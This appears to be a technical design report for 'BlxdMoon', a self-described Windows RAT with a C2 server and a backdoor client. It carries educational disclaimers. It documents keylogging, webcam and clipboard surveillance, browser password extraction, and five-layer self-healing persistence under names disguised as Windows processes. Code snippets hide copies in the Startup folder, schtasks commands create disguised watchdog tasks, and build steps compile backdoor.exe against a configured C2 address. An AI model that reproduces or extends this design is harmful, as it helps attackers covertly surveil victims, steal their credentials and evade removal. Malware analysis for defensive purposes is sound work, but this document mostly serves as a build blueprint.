

BlxdMoon RAT

Technical Analysis Report



A Comprehensive Study of Remote Access Tool Architecture

Classification: Educational / Security Research
Platform: Microsoft Windows
Language: C (WinAPI)
Version: 2.0 (Multi-Client)

December 7, 2025

Contents

1	Executive Summary	2
1.1	Key Capabilities	2
2	System Architecture	3
2.1	High-Level Overview	3
2.2	Component Diagram	3
3	Communication Protocol	4
3.1	Connection Flow	4
3.2	Message Format	4
4	Encryption System	5
4.1	Key Exchange (ECDH-P256)	5
4.2	Data Encryption (AES-256-CBC)	5
5	Feature Modules	6
5.1	Process Management	6
5.2	Keylogger Architecture	6
5.3	Browser Credential Extraction	7
6	Multi-Client Server	8
6.1	Server Architecture	8
6.2	Server Commands	8
6.3	Interactive Menu	9
7	Command Reference	10
7.1	All Available Commands	10
8	Persistence Mechanism	11
8.1	Persistence Layers	11
8.2	Layer 1: Registry Persistence	11
8.3	Layer 2: Startup Folder	11
8.4	Layer 3: Scheduled Tasks	11
8.5	Layer 4: WMI Event Subscription	12
8.6	Layer 5: Self-Healing Watchdog	12
8.7	Disguised Names	13
8.8	Admin Detection	13
9	Data Flow Visualization	13
10	Build System	14
10.1	CMake Configuration	14
10.2	Compilation Steps	14
11	Conclusion	14
A	File Structure	16

B Dependencies	16
-----------------------	-----------

 Warning

This document is intended for **educational purposes only**. The techniques described herein should only be used in authorized security research, penetration testing with explicit permission, or controlled laboratory environments. Unauthorized access to computer systems is illegal.

1 Executive Summary

BlxdMoon is a Remote Access Tool (RAT) written in C, designed for Windows systems. It implements a client-server architecture where the **server** acts as a Command and Control (C2) center, and the **backdoor** (client) executes commands on compromised machines.

1.1 Key Capabilities

- **Remote Command Execution** – Execute arbitrary shell commands
- **File Transfer** – Upload/download files bidirectionally
- **Surveillance** – Screenshots, keylogging, clipboard monitoring
- **Credential Harvesting** – Browser password extraction
- **Advanced Persistence** – Multi-layer persistence with self-healing
- **Multi-Client Support** – Manage up to 100 simultaneous connections
- **Encrypted Communications** – ECDH key exchange + AES-256 encryption

2 System Architecture

2.1 High-Level Overview

The following diagram illustrates the overall architecture of BlxdMoon:




Figure 1: BlxdMoon System Architecture

2.2 Component Diagram




Figure 2: BlxdMoon Component Structure

3 Communication Protocol

3.1 Connection Flow




Figure 3: Connection and Communication Sequence

3.2 Message Format

Commands and responses are transmitted using a simple text-based protocol:

Type	Format	Example
Simple Command	command	ps, info, persist
Parameterized	command:param	kill:1234, wol:AA:BB:CC:DD:EE:FF
File Transfer	file:size:name:contents	file:1024:test.txt:data...
Directory	cd path	cd C:\Users

Table 1: Command Protocol Format

4 Encryption System

4.1 Key Exchange (ECDH-P256)

BlxdMoon uses Elliptic Curve Diffie-Hellman for secure key exchange:




Figure 4: ECDH Key Exchange Process

4.2 Data Encryption (AES-256-CBC)

After key exchange, all communication is encrypted:

```

1 // Message format: [IV (16 bytes)][Ciphertext][PKCS7 Padding]
2 int crypto_encrypt(const unsigned char *plaintext, int len,
3                   unsigned char *ciphertext) {
4     // 1. Generate random IV
5     generate_random(session_iv, 16);
6
7     // 2. Copy IV to output (first 16 bytes)
8     memcpy(ciphertext, session_iv, 16);
9
10    // 3. Apply PKCS7 padding
11    int padded_len = ((len / 16) + 1) * 16;
12
13    // 4. Encrypt with AES-256-CBC
14    BCryptEncrypt(hKey, padded, padded_len, NULL,
15                 iv_copy, 16, ciphertext + 16, ...);
16 }
  
```

Listing 1: Encryption Process

5 Feature Modules

5.1 Process Management

The process management module provides system reconnaissance capabilities:




Figure 5: Process Enumeration Flow

5.2 Keylogger Architecture




Figure 6: Keylogger Thread Architecture

5.3 Browser Credential Extraction

Chrome Extraction Flow




Figure 7: Chrome Credential Extraction Process

6 Multi-Client Server

6.1 Server Architecture

The v2.0 server supports multiple simultaneous client connections:




Figure 8: Multi-Client Server Threading Model

6.2 Server Commands

Command	Syntax	Description
list	list	Display all connected clients
select	select <id>	Enter interaction mode with client
broadcast	broadcast <cmd>	Send command to all clients
kick	kick <id>	Disconnect a specific client
back	back	Return to main menu (in client mode)
exit	exit	Shutdown server

Table 2: Server Management Commands

6.3 Interactive Menu

Server Interface Example

```
=== BlxdMoon C2 Server ===
Connected clients:  3

[0] 192.168.1.100 - DESKTOP-ABC (admin) - 5m ago
[1] 192.168.1.105 - LAPTOP-XYZ (john) - 2m ago
[2] 192.168.1.110 - PC-HOME (user) - 30s ago

Commands:
select <id>      - Interact with a client
broadcast <cmd> - Send command to all
kick <id>        - Disconnect a client

BlxdMoon> select 0

[*] Now interacting with client 0 (192.168.1.100)

client[0]> ps
```

7 Command Reference

7.1 All Available Commands

Command	Category	Description
info	Recon	System information (host-name, user, IP, CPU)
ps	Recon	List all running processes
kill:<pid>	Recon	Terminate process by PID
screen	Surveillance	Capture screenshot (BMP)
keylogger:start	Surveillance	Start background keylogger
clipboard:start	Surveillance	Start clipboard monitor
clipboard:dump	Surveillance	Get current clipboard contents
webcam	Surveillance	Capture webcam frame
webcam:list	Surveillance	List available webcams
browser:creds	Credentials	Extract all browser passwords
browser:chrome	Credentials	Extract Chrome passwords
browser:firefox	Credentials	Extract Firefox passwords
upload <file>	File Transfer	Upload file to client
download <file>	File Transfer	Download file from client
cd <dir>	File Transfer	Change working directory
persist	Persistence	Install all persistence mechanisms
persist:registry	Persistence	Registry Run keys (HKCU + HKLM if admin)
persist:startup	Persistence	Copy to Startup folder with disguised name
persist:task	Persistence	Scheduled tasks (logon + watchdog)
persist:wmi	Persistence	WMI event subscription
persist:check	Persistence	Verify & repair persistence mechanisms
wol:<mac>	Network	Send Wake-on-LAN packet
q	Control	Disconnect client
<any>	Shell	Execute shell command

Table 3: Complete Command Reference

8 Persistence Mechanism

BlxdMoon implements a **multi-layer persistence** system with self-healing capabilities. This makes removal significantly more difficult as each mechanism can reinstall others.

8.1 Persistence Layers

Layer	Mechanism	API/Tool	Detection
1	Registry Run Keys	RegSetValueEx	Autoruns, regedit
2	Startup Folder	CopyFile + SHGetFolderPath	File Explorer
3	Scheduled Tasks	schtasks.exe	Task Scheduler
4	WMI Subscription	PowerShell + WMI	Get-WmiObject
5	Watchdog Thread	CreateThread	Process Monitor

Table 4: Multi-Layer Persistence Summary

8.2 Layer 1: Registry Persistence

Multiple registry locations are used for redundancy:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run (User)
- HKCU\...\RunOnce (Backup)
- HKLM\...\Run (System-wide, requires admin)

8.3 Layer 2: Startup Folder

The executable is copied to the Startup folder with a disguised name:

```

1 // Get startup folder path
2 SHGetFolderPath(NULL, CSIDL_STARTUP, NULL, 0, startupPath);
3
4 // Copy with disguised name (e.g., "RuntimeBroker.exe")
5 CopyFile(srcPath, destPath, FALSE);
6
7 // Hide the file
8 SetFileAttributes(destPath, FILE_ATTRIBUTE_HIDDEN |
   FILE_ATTRIBUTE_SYSTEM);

```

Listing 2: Startup Folder Persistence

8.4 Layer 3: Scheduled Tasks

Two scheduled tasks provide additional persistence:

1. **Logon Trigger:** Runs when any user logs in
2. **Time-based Watchdog:** Runs every 5 minutes

Listing 3: Scheduled Task Creation

```

schtasks /Create /TN "RuntimeBroker" /TR "path" /SC ONLOGON /RL
HIGHEST
schtasks /Create /TN "RuntimeBrokerUpdate" /TR "path" /SC MINUTE
/MO 5

```

8.5 Layer 4: WMI Event Subscription

The most stealthy persistence method uses WMI permanent event subscriptions:




Figure 9: WMI Event Subscription Architecture

8.6 Layer 5: Self-Healing Watchdog

A background thread continuously monitors and repairs persistence:




Figure 10: Self-Healing Watchdog Flow

8.7 Disguised Names

To avoid detection, persistence entries use names resembling legitimate Windows processes:

- RuntimeBroker
- SecurityHealthService
- WindowsUpdateAgent
- MicrosoftEdgeUpdate
- SearchIndexer
- WmiPrvSE

8.8 Admin Detection

The persistence module automatically detects elevated privileges:

```

1 BOOL IsElevated() {
2     TOKEN_ELEVATION elevation;
3     OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY, &token);
4     GetTokenInformation(token, TokenElevation, &elevation, ...);
5     return elevation.TokenIsElevated;
6 }

```

Listing 4: Admin Detection

When running as administrator, additional system-wide persistence (HKLM registry keys) is installed.

9 Data Flow Visualization




Figure 11: Command Data Flow

10 Build System

10.1 CMake Configuration

Listing 5: CMakeLists.txt (excerpt)

```
# Backdoor executable
add_executable(backdoor
    src/backdoor.c src/logger.c src/screen.c
    src/process.c src/clipboard.c src/browser.c
    src/webcam.c src/crypto.c src/persistence.c ...
)

# Required Windows libraries
target_link_libraries(backdoor
    ws2_32      # WinSock2 networking
    gdi32       # Graphics (screenshots)
    bcrypt      # Cryptography (AES, ECDH)
    crypt32     # DPAPI (browser creds)
    strmiids    # DirectShow (webcam)
    ole32       # COM initialization
    shell32     # Shell API (persistence)
)
```

10.2 Compilation Steps

1. Configure IP/Port:

```
./configure.sh 192.168.1.100 4444
```

2. Build with CMake:

```
mkdir build && cd build
cmake ..
make
```

3. Output:

- build/server.exe – C2 Server
- build/backdoor.exe – Client/Backdoor

11 Conclusion

BlxdMoon demonstrates fundamental RAT techniques including:

- Client-server architecture with TCP sockets
- Windows API usage for system interaction
- Cryptographic protocols for secure communication

- Multi-threading for concurrent operations
- Multi-layer persistence with self-healing capabilities
- Credential harvesting techniques

i Information

This analysis is provided for educational purposes to understand malware techniques and improve defensive security measures. The knowledge gained should be applied to develop better detection and prevention mechanisms.

A File Structure

```

BlxdMoon/
+-- CMakeLists.txt
+-- configure.sh
+-- include/
|   +-- browser.h
|   +-- clipboard.h
|   +-- crypto.h
|   +-- logger.h
|   +-- process.h
|   +-- screen.h
|   +-- status.h
|   +-- str_cut.h
|   +-- uuid.h
|   +-- webcam.h
|   +-- wol.h
|   +-- persistence.h
+-- src/
|   +-- backdoor.c      (Main client)
|   +-- server.c        (C2 server)
|   +-- browser.c       (Credential extraction)
|   +-- clipboard.c     (Clipboard monitor)
|   +-- crypto.c        (ECDH + AES)
|   +-- logger.c        (Keylogger)
|   +-- process.c       (Process management)
|   +-- screen.c        (Screenshots)
|   +-- webcam.c        (Camera capture)
|   +-- persistence.c   (Multi-layer persistence)
|   +-- ...
+-- repo/
    +-- banner.png

```

B Dependencies

Library	Header	Purpose
ws2_32	winsock2.h	TCP/IP networking
gdi32	wingdi.h	Screen capture
bcrypt	bcrypt.h	ECDH, AES, SHA-256
crypt32	dpapi.h	DPAPI decryption
strmiids	dshow.h	DirectShow GUIDs
ole32	objbase.h	COM initialization
shell32	shlobj.h	Shell API (Startup folder)

Table 5: Windows Library Dependencies